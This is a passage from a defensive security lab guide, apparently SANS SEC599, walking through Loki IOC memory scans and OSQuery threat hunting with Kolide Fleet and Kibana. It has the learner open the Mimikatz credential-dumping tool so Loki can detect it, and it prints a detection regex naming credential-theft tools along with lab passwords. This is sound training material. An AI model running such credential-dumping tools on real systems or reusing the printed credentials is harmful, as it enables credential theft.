
14. **Running Loki using --nofilescan**

    We will now launch Loki using the following command line:

    **C:\Users\alan.marshall\Desktop\Blue Team\Loki>** *Loki.exe --nofilescan*

    You will notice that Loki is quite verbose! Loki will first load all available IOCs and YARA rules, after which it will start looking for them throughout the system memory. You might be scared by some of the errors at the start. Please don't mind these, this is linked to "md5" as a field, which is used in the "hash" submodule in YARA, which we haven't installed as part of Loki. These rules will thus be ignored.

    At the end of this scan, you should receive a message indicating that the system is clean. This is to be expected, as we are currently only scanning the memory (not the file system) and we are not running any "suspicious" tools...




```
C:\Users\alan.marshall\Desktop\Blue Team\Loki>loki.exe --nofilescan

   Copyright by Florian Roth, Released under the GNU General Public License
   Version 0.28.1

   DISCLAIMER - USE AT YOUR OWN RISK
   Please report false positives via https://github.com/Neo23x0/Loki/issues

[NOTICE] Starting Loki Scan VERSION: 0.28.1 SYSTEM: WINDOWS02 TIME: 20181227T13:38:09Z PLATFORM: 8 6.2.9200  Multiproces
sor Free PROC: Intel64 Family 6 Model 63 Stepping 2, GenuineIntel ARCH: 32bit WindowsPE
[NOTICE] Cannot find PE-Sieve in expected location C:\Users\alan.marshall\Desktop\Blue Team\Loki\tools/pe-sieve64.exe SO
URCE: https://github.com/hasherezade/pe-sieve
[INFO] File Name Characteristics initialized with 2723 regex patterns
[INFO] C2 server indicators initialized with 33486 elements
[INFO] Malicious MD5 Hashes initialized with 18772 hashes
[INFO] Malicious SHA1 Hashes initialized with 6927 hashes
[INFO] Malicious SHA256 Hashes initialized with 22548 hashes
[INFO] False Positive Hashes initialized with 30 hashes
[INFO] Processing YARA rules folder C:\Users\alan.marshall\Desktop\Blue Team\Loki\./signature-base/yara
```

15. **Adding some suspicious items...**

    Now, let's make our system look a bit more suspicious by doing the following:

    - In a new command prompt, go to "C:\Users\alan.marshall\Desktop\Red Team\Mimikatz - 2.1.1\x64" and run "Mimikatz.exe". Don't specify any arguments, just open the Mimikatz prompt

    Please refer to the screenshot for the expected result.



```
  .#####.   mimikatz 2.1.1 (x64) built on Sep 25 2018 15:08:14
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # _
```


16. **Run Loki again**

    Now, let's go back to our administrative command prompt (or, if you closed it, open it again using administrative credentials) and run Loki again using the following syntax:

**C:\Users\alan.marshall\Desktop\Blue Team\Loki>** *Loki.exe --nofilescan*

You will again see some rather verbose output, after which you should now receive a warning on a IOC hit: A filename pattern match for Mimikatz!

It's a good idea to automatically perform this type of hunting in your environment (e.g. by downloading new intel from MISP on a weekly basis and running a weekly Loki scan using the new intel)... As we've seen during multiple exercises already, GPO's can come in handy for this type of automation!


Select Administrator: Command Prompt - loki.exe --nofilescan

```
ksvcgroup PATH: c:\windows\system32\svchost.exe
[INFO] Scanning Process PID: 5192 NAME: svchost.exe OWNER: SYSTEM CMD: c:\windows\system32\svchost.exe -k loca
workrestricted -p -s StorSvc PATH: c:\windows\system32\svchost.exe
[INFO] Scanning Process PID: 8004 NAME: svchost.exe OWNER: SYSTEM CMD: c:\windows\system32\svchost.exe -k nets
Appinfo PATH: c:\windows\system32\svchost.exe
[INFO] Scanning Process PID: 4372 NAME: cmd.exe OWNER: alan.marshall.adm CMD: "C:\WINDOWS\system32\cmd.exe"  PA
NDOWS\system32\cmd.exe
[INFO] Scanning Process PID: 4368 NAME: conhost.exe OWNER: alan.marshall.adm CMD: \??\C:\WINDOWS\system32\conh
4 PATH: C:\WINDOWS\system32\conhost.exe
[INFO] Scanning Process PID: 3644 NAME: WmiPrvSE.exe OWNER: SYSTEM CMD: C:\WINDOWS\sysWOW64\wbem\wmiprvse.exe
 PATH: C:\WINDOWS\sysWOW64\wbem\wmiprvse.exe
[INFO] Scanning Process PID: 4700 NAME: mimikatz.exe OWNER: alan.marshall CMD: "C:\Users\alan.marshall\Desktop
Mimikatz - 2.1.1\x64\mimikatz.exe"  PATH: C:\Users\alan.marshall\Desktop\Red Team\Mimikatz - 2.1.1\x64\mimikat
[ALERT] File Name IOC matched PATTERN: \\(q32|q64|wceaux|w86|q86|quarkpwd[^\\]*|m64|m32|hash32|hash64|64|32|wc
w32|w64|wce|p32|p64|ps32|ps64|mimikatz|mimilove|mm32|mm64|pw32|pw64|g32|g64|gs32|gs64|hash|hashdump|dumpsvc)\.
Cred Dumping MATCH: "C:\Users\alan.marshall\Desktop\Red Team\Mimikatz - 2.1.1\x64\mimikatz.exe"
[INFO] Scanning Process PID: 3276 NAME: conhost.exe OWNER: alan.marshall CMD: \??\C:\WINDOWS\system32\conhost.
TH: C:\WINDOWS\system32\conhost.exe
[INFO] Skipping LOKI Process PID: 5500 NAME: loki.exe OWNER: alan.marshall.adm CMD: C:\Users\alan.marshall\Des
Team\Loki\loki.exe PATH: C:\Users\alan.marshall\Desktop\Blue Team\Loki\loki.exe
[INFO] Skipping LOKI Process PID: 6308 NAME: loki.exe OWNER: alan.marshall.adm CMD: C:\Users\ALAN~1.MAR\Deskto
\Loki\loki.exe PATH: C:\Users\ALAN~1.MAR\Desktop\BLUETE~1\Loki\loki.exe
[INFO] Scanning Process PID: 3204 NAME: SearchProtocolHost.exe OWNER: SYSTEM CMD: "C:\WINDOWS\system32\SearchP
t.exe" Global\UsGthrFltPipeMssGthrPipe5_ Global\UsGthrCtrlFltPipeMssGthrPipe5 1 -2147483646 "Software\Microso
Search" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT; MS Search 4.0 Robot)" "C:\ProgramData\Microsoft\Search
\usgthrsvc" "DownLevelDaemon"  PATH: C:\WINDOWS\system32\SearchProtocolHost.exe
[INFO] Scanning Process PID: 3000 NAME: SearchFilterHost.exe OWNER: SYSTEM CMD: "C:\WINDOWS\system32\SearchFil
e" 0 752 756 764 8192 760  PATH: C:\WINDOWS\system32\SearchFilterHost.exe
[NOTICE] Results: 1 alerts, 0 warnings, 25 notices
[RESULT] Indicators detected!
[RESULT] Loki recommends checking the elements on virustotal.com or Google and triage with a professional tool
 https://nextron-systems.com/thor in corporate networks
```

17. **Lab Conclusion**

    Congratulations, you have successfully completed the lab! The goal of the lab was to illustrate how MISP can be used as a central platform to collect and distribute Threat Intelligence. Furthermore, we used Loki as an example of how intelligence can be used to perform an "IOC scan" of a target system!
    -
    **ATTENTION: Finishing this step will close your lab!**

# SEC599-5.4: Exercise - Hunting your environment using OSQuery

## Objective

High-level exercise steps:

- Configure “packs” in Kolide Fleet to configure routine data collection
- Build visualizations for hunting in Kibana
- Build dashboards for hunting in Kibana
- Perform some initial analysis

## Scenario

## Virtual Machines

1. SEC599-E01 - DomainController
2. SEC599-E01 - Firewall
3. SEC599-E01 - Ubuntu03
4. SEC599-E01 - Windows01
5. SEC599-E01 - Windows02

## Exercise 1 : SEC599-5.4

1. **Authenticate to Windows workstation**

   We will start this lab by authenticating to our Windows workstation using our usual credentials:

   - Username: alan.marshall
   - Password: Awesomesauce123


2. **Start our Elastic monitoring stack**

   Let's start our logstash service on 192.168.30.16. This can be achieved using the following steps:

   - Opening putty.exe from the Desktop
   - Connecting to Ubuntu03 (double-click the entry that was created)
   - In the Putty window, please execute the following commands (use the password Awesomesauce123 for the sudo command):

   ```
   alanmarshall@ubuntu03:~$ sudo -s
   root@ubuntu03:~# service logstash start
   root@ubuntu03:~# service filebeat start
   ```

We will use Filebeat to forward logs from Kolide Fleet to our Elastic stack!




```
  Usage of /:                     73.0% of 18.10GB
  Memory usage:                   53%
  Swap usage:                     0%
  Processes:                      114
  Users logged in:                0
  IP address for eth0:            192.168.30.16
  IP address for br-5fba087cf9f1: 172.18.0.1
  IP address for docker0:         172.17.0.1


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

82 packages can be updated.
31 updates are security updates.


Last login: Mon Dec 24 14:07:02 2018 from 192.168.10.16
alanmarshall@ubuntu03:~$ sudo -s
[sudo] password for alanmarshall:
root@ubuntu03:~# service logstash start
root@ubuntu03:~# service filebeat start
root@ubuntu03:~#
```

3. **Opening the Kolide interface**

   Let's have a look at the Kolide web interface, which can do by first opening Google Chrome and selecting the "Kolide Fleet" entry in the Bookmarks toolbar.

   You can authenticate to Kolide using the following credentials:

   - Username: alan.marshall@synctechlabs.com
   - Password: Awesomesauce123!



Kolide Fleet

https://fleet.internal.synctechlabs.com:8080/login

Administration | ATT&CK™ Navigator | Cuckoo Sandbox | Samples - Evilwebser | Kibana | Kolide Fleet | MISP | Atomic Red Team

KOLIDE


username or email: alan.marshall@synctechlabs.com

password: ••••••••••••••••

4. **Exploring the Kolide interface**

   Once authenticated, the initial Kolide fleet will provide an overview of hosts that are reporting information! In our overview, you will see a "WINDOWS01" and a "WINDOWS02" machine. We have installed OSQuery on both Windows machines!

   Feel free to further explore (and play around with) the interface! In the next step, we will launch a query!




5. **Create a Kolide Query**

   Let's run a query! In order to open the Kolide Query menu, please click the second icon in the menu on the left-hand side (which resembles a database icon).

   In this view, select "Create New Query"! We will now create a quick sample query using the following inputs:

   - Query Title: "Startup items"
   - SQL: SELECT * FROM startup_items;
   - Click "Save" and "Save as new..."

   For the desired configuration result, please review the screenshot. To confirm the query was created, please click the "Queries" button again (second item in the menu on the left) to see if your query was created.



New Query

Query Title: Startup items

SQL:

```
SELECT * FROM startup_items
```

Description

Select Targets — 0 unique hosts

Choose a Table: users

Local user accounts (including domain accounts that have logged on locally (Windows)).

OS Availability: All Platforms

Columns

| | |
|---|---|
| uid | big int |
| gid | big int |
| uid_signed | big int |
| gid_signed | big int |
| username | text |
| description | text |

6. **Create additional queries**

   As you did in the previous step, please create the following additional queries:

   Query Title: "Fileless executables"
   SQL: SELECT * FROM processes where on_disk=0;

